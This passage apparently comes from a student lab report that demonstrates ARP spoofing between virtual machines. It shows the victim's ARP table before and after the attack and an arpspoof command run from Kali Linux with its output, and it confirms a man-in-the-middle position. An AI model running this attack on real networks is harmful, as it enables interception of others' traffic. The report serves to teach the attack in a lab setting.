
```
ubuntu@6606467: ~  
ubuntu... x ubuntu... x ubuntu... x ubuntu... x ubuntu... x ubuntu... x  
ubuntu@6606467:~$ arp -a  
_gateway (10.87.88.72) at 1e:db:80:4b:69:4d [ether] on enp0s3  
ubuntu@6606467:~$
```

Figure 4: ARP table of victim system before ARP spoofing attack



# ARP Spoofing Attack Execution

- After verifying network connectivity, the ARP spoofing attack is initiated.
- The attacker sends forged ARP replies to the victim system.
- These fake replies associate the attacker's MAC address with a trusted IP address.
- The attack is performed using the arpspoof tool available in Kali Linux.




```
(kali@PRIYAVARTKUMARPRIYANSHU)-[~]
$ sudo arpspoof -i eth0 -t 10.87.88.217 10.87.88.72
[sudo] password for kali:
8:0:27:1f:b7:23 8:0:27:d0:37:a3 0806 42: arp reply 10.
87.88.72 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 8:0:27:d0:37:a3 0806 42: arp reply 10.
87.88.72 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 8:0:27:d0:37:a3 0806 42: arp reply 10.
87.88.72 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 8:0:27:d0:37:a3 0806 42: arp reply 10.
87.88.72 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 8:0:27:d0:37:a3 0806 42: arp reply 10.
87.88.72 is-at 8:0:27:1f:b7:23
8:0:27:1f:b7:23 8:0:27:d0:37:a3 0806 42: arp reply 10.
87.88.72 is-at 8:0:27:1f:b7:23
^CCleaning up and re-arping targets ...
8:0:27:1f:b7:23 8:0:27:d0:37:a3 0806 42: arp reply 10.
87.88.72 is-at 1e:db:80:4b:69:4d
8:0:27:1f:b7:23 8:0:27:d0:37:a3 0806 42: arp reply 10.
87.88.72 is-at 1e:db:80:4b:69:4d
8:0:27:1f:b7:23 8:0:27:d0:37:a3 0806 42: arp reply 10.
87.88.72 is-at 1e:db:80:4b:69:4d
^C8:0:27:1f:b7:23 8:0:27:d0:37:a3 0806 42: arp reply 1
```

Figure 5: Execution of ARP spoofing attack from Kali Linux attacker system

# ARP TABLE AFTER ATTACK

- After executing the ARP spoofing attack, the ARP table of the victim system is checked again.
- The ARP cache is found to be poisoned due to forged ARP replies.
- Multiple IP addresses are mapped to the same MAC address.
- This confirms a successful ARP spoofing and Man-in-the-Middle attack.



```
ubuntu@6606467: ~  
ubuntu... x ubuntu... x ubuntu... x ubuntu... x ubuntu... x  
ubuntu@6606467:~$ arp -a  
? (10.87.88.72) at 08:00:27:1f:b7:23 [ether] on enp0s3  
? (10.87.88.40) at 08:00:27:1f:b7:23 [ether] on enp0s3  
ubuntu@6606467:~$
```

Figure 6: ARP table of victim system after ARP spoofing showing duplicate MAC addresses



# Result and Observation

- The ARP spoofing attack was successfully executed in a virtual environment.
- The victim system accepted forged ARP replies from the attacker.
- As a result, multiple IP addresses were mapped to a single MAC address.
- This placed the attacker in a Man-in-the-Middle position between the victim and the gateway.